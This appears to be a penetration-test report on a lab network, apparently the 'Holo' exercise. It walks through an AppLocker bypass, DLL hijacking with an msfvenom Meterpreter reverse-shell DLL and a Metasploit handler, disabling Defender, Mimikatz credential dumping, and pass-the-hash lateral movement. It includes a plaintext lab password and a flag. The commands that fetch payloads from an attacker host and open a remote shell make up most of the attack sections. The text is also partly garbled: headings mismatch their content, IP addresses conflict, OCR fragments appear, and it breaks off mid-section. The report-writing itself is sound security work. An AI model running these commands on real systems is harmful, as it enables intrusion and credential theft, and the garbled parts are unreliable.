- Defense Evasion As we are using "watamet" user logging in 10.200.107.35 and it does not have local administrator right on the system, hence unable to execute command require admin privilege. We decided to use applocker bypass checker (that was downloaded on our attacker machine) to check if the system has enabled applocker which most Windows system does and get the folder is accessible without restricted. The applocker bypass checker can be download here 1. We execute powershell command below to download the applocker bypass checker from our attacker machine:
- 

```
Invoke-WebRequest "http://10.50.103.20/applocker-bypas-checker.ps1.txt" -outfile "applocker-bypas-checker.ps1"
```

- To be safe, we have download the applocker bypass checker in “C:\Windows\Tasks”, this is the folder used by Windows Scheduled Task. Next, we run the following powershell command to start the applocker bypass checker: Below is the result of applocker bypass checker:

- 

```
C:\Windows\Tasks>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\Tasks> Invoke-WebRequest "http://10.50.103.20/applocker-bypas-checker.ps1.txt" -outfile "applocker-bypas-checker.ps1"
PS C:\Windows\Tasks> .\applocker-bypas-checker.ps1
[*] Processing folders recursively in C:\windows
[+]  C:\windows\Tasks
[+]  C:\windows\tracing
[+]  C:\windows\System32\spool\drivers\color
[+]  C:\windows\tracing\ProcessMonitor
PS C:\Windows\Tasks> _
```

Result of AppLocker bypass checker shows several directories are allow with execution permission without being block by AppLocker in which BLACK SUN SECURITY used “C:\Windows\Tasks” for further exploit. MITRE ATT&CK Framework References (Defense Evasion) MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to bypass Windows AppLocker on 10.200.107.35

Remediation Steps

- **1. Defender Disabling and Persistence Mitigation**

1.1 Restrict PowerShell Usage

- Set PowerShell execution policy to **Restricted**: Set-ExecutionPolicy Restricted
- Use **AppLocker** to prevent unauthorized scripts from running, ensuring that only trusted applications are allowed.

1.2 Re-enable Windows Defender

- Ensure **Windows Defender** is enabled and prevent attackers from disabling it by enforcing security policies.

1.3 Deploy EDR Solutions

- Use **Endpoint Detection and Response (EDR)** tools to monitor for malicious activity, including disabling Defender and executing tools like Mimikatz.


2.10 Unquoted Service Path (DLL Hijacking)

Severity:	Critical
Severity Rating (CVSS V3):	9.2
System Affected:	10.200.107.35
Description	HOLO does not configure secure and restricted service paths for installed Windows services. This allows privilege escalation by placing a malicious executable in the unquoted service path.
Target system	10.200.110.35
Explanation	The Windows host has a service with an unquoted executable path containing spaces. This enables an attacker to insert a malicious executable that will be executed when the service starts, escalating privileges to SYSTEM.
References:	• Windows Privilege Escalation – Unquoted Service Paths • DLL Hijacking — Part 1: Basics **Remediation:** | Ensure all service paths with spaces are enclosed in quotes. **Remediation Owner:** | System Owner • OWASP DLL Hijacking
CWE	CWE-428: Unquoted Search Path or Element
Remediation	Ensure applications only load DLLs from trusted directories. Implement proper directory permissions and use fully qualified paths when loading DLLs.
Impact	Execution of arbitrary code with elevated privileges, potentially leading to full system compromise.

Reproduction Steps:

Exploitation of DLL Hijacking

From here, we can confirm that “C:\Windows\Tasks” is safe for us to execute command and tool. Now, we start to enumerate the system and we found a very interesting application (kavremover.exe) at “C:\Users\watamet\Applications\” as shown below, which is unusual path for program.




```
C:\Windows\Tasks>powershell
```

"applocker-bypas-c

Name	Date modified	Type	Size
kavremover	12/10/2020 11:34 ...	Application	4,757 KB


mmediate we check is there any vulnerability or exploit for this application, and It is exploitable with DLL hijacking especially it is using unusual application path. First we create a malicious DLL that embedded reverse shell meterpreter module form Metasploit for the vulnerable application using msfvenom on out attacker machine as per below command.

```
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll

```



```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
Saved as: kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ ls -l | grep kavre
-rw-r--r-- 1 root root  8704 Sep  9 04:44 kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```


Then we use the same “Invoke-WebRequest” powershell command to download the malicious DLL from our attacker machine to target system under “C:\Windows\Tasks” as shown below:



```
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\watamet>cd C:\Windows\Tasks

C:\Windows\Tasks>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\Tasks> Invoke-WebRequest "http://10.50.103.20/kavremoverENU.dll" -outfile "kavremoverENU.dll"
PS C:\Windows\Tasks> exit

C:\Windows\Tasks>dir
 Volume in drive C has no label.
 Volume Serial Number is E43B-9F7E

 Directory of C:\Windows\Tasks

09/09/2021  08:45 AM    <DIR>          .
09/09/2021  08:45 AM    <DIR>          ..
09/09/2021  08:40 AM             1,094 applocker-bypas-checker.ps1
09/09/2021  08:45 AM             8,704 kavremoverENU.dll
               2 File(s)          9,798 bytes
               2 Dir(s)  15,966,015,488 bytes free

C:\Windows\Tasks>
```


For the exploit to work, we must copy the malicious DLL from “C:\Windows\Tasks” to original application folder, as the DLL hijacking work when the application start; it will search for DLL in the same folder, this is how we exploit it. Next, we setup the Metasploit multi-handler module on our attacker machine as below:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.50.103.20
set LPORT 16666
run -j
```




```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfconsole
[sudo] password for kali:


         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.1.2-dev                           ]
+ -- --=[ 2159 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.50.103.20
LHOST => 10.50.103.20
msf6 exploit(multi/handler) > set LPORT 16666
LPORT => 16666
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

Next, we run the vulnerable application. To ensure the malicious DLL is loaded, we use command line to start the application and it prompt error below however, the meterpreter session is established




```
C:\Users\watamet\Applications>.\kavremover.exe
This program is blocked by group policy. For more information, contact your system administrator.
```

And we got a shell call-back to meterpreter as shown below:



```
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 1 opened (10.50.103.20:16666 -> 10.200.107.35:58004) at 2021-09-09 04:50:52 -0400
```



```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PC-FILESRV01  10.50.103.20:16666 -> 10.200.107.35:58004 (10.200.107.35)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2.11 Privilege Escalation via Docker Misconfiguration and lead to Container Escaping

Ref ID: ######-1-11

Pass-the-Hash on PC-FILESRV01

An attacker used a captured NTLM hash to authenticate PC- FILESRV01. No password cracking was needed — the hash was used as-is to log in via SMB or remote access tools bypassing password-based authentication entirely**.**

Field	Details
CVSS Score	Base Score: 8.1 High
CVE	N/A (Credential replay attack via NTLM)
Description	The system accepted NTLM hash authentication, allowing attackers to reuse stolen hashes to gain access without knowing the original password.
Impact	Remote code execution, lateral movement, and system compromise.
Remediation	Disable NTLM authentication, implement Credential Guard and enforce SMB signing.
External References	https://learn.microsoft.com/en-us/archive/blogs/secguide/mitigating-pass-the-hash-pttattacks

Pass-the-Hash on PC-FILESRV01

Vulnerability Type: Credential Replay / NTLM Hash Abuse
System: Windows Client (PC-FILESRV01)

Scenario:

Using tools like Mimikatz, the attacker captured NTLM hashes from another machine. These hashes were reused with CrackMapExec or Evil-WinRM to authenticate to PC-FILESRV01, successfully logging in without cracking the password.

Why It’s Vulnerable:

- NTLM permits hash reuse.
- No multi-factor verification.
- Admin accounts share credentials across multiple machines.


How It Can Be Exploited:

1. Extract NTLM hash of an admin.
2. Use the hash to authenticate over SMB/RDP.
3. Gain access to remote systems under the user’s identity.

Mitigation:

- Disable or restrict NTLM.
- Use unique local admin passwords with LAPS.
- Enable Credential Guard and SMB signing.

- Proof of concept



```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 9/9/2021 7:27:11 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         * DPAPI    : [redacted]
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password :
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/9/2021 7:26:49 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
```

- Reproduction steps:

  1. The attacker uses a SYSTEM webshell on `S-SRV01` to disable Defender and run Mimikatz.

  2. The following commands are executed:
     - `powershell.exe "Set-MpPreference -DisableRealtimeMonitoring1"`
     - `Invoke-WebRequest http://<attackerIP>/mimikatz.exe -outfile mimikatz.exe`

  3. Mimikatz is then run with:
     - `.\mimikatz "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit`

  4. The Mimikatz output (as shown in the screenshot) reveals:
     - Domain account: `HOLOLIVE\watamet`
     - Credentials, including Kerberos password: `Nothingtoworry!`

  5. This confirms the attacker has harvested watamet’s plaintext password and NTLM/SHA1 hashes from `S-SRV01`.

  6. With watamet’s password, the attacker moves laterally:
     - Runs: `crackmapexec smb 10.200.174.0/24 -u watamet -p Nothingtoworry!`

- Discovers: `PC-FILESRV01 (10.200.110.35) ` is accessible as `holo.live\watamet`

7. Attacker mounts the share:
   - `\\10.200.174.35\Users` via
     `smbclient -U 'HOLO.LIVE\watamet%Nothingtoworry!'`

8. Navigates to:
   - `watamet\Desktop`

9. Retrieves `user.txt`, obtaining the user flag:
   - `HOLO{2cb097ab8c412d565ec3cab49c6b082e}`
     `marmeus.com`

10. These steps (as shown in the cited writeup) demonstrate:
    - Use of stolen watamet credentials
    - Authentication to remote `PC-FILESRV01` host
    - Recovery of sensitive data

2.12 AppLocker Bypass on PC-FILESRV01

Ref ID: ######-1-12

AppLocker Bypass on PC-FILESRV01

The attacker bypassed **AppLocker** controls on PC-FILESRV01 by exploiting **trusted binaries (LOLbins)** and whitelisted paths. This allowed them to run unauthorized code despite application control policies.

Field	Details
CVSS Score	Base Score: 7.3 High
CVE	N/A (Application whitelisting bypass)
Description	Application control via AppLocker was bypassed using trusted system binaries and allowed directories, enabling code execution without detection.

Impact	Execution of arbitrary code, potential persistence and privilege escalation.
Remediation	Harden AppLocker rules, monitor LOLBin use, and limit execution paths.
External References	https://owasp.org/www-community/attacks/Application_Whitelisting_Bypass

AppLocker Bypass on PC-FILESRV01

Vulnerability Type: App Whitelisting Bypass / LOLBin Abuse

System: Windows Client (PC-FILESRV01)

Scenario:

The attacker ran code using a trusted Windows binary like regsvr32.exe from a whitelisted path (e.g., %TEMP%, C:\Windows\Tasks). AppLocker rules did not block the binary, assuming it was safe.

Why It’s Vulnerable:


- Whitelisted binaries can run arbitrary scripts.
- Execution paths include directories writable by all users.
- Insufficient enforcement or logging by AppLocker.

How It Can Be Exploited:

1. Place a script in %TEMP%.
2. Launch it via regsvr32.exe or msbuild.exe.
3. AppLocker allows the execution due to whitelist.

Mitigation:

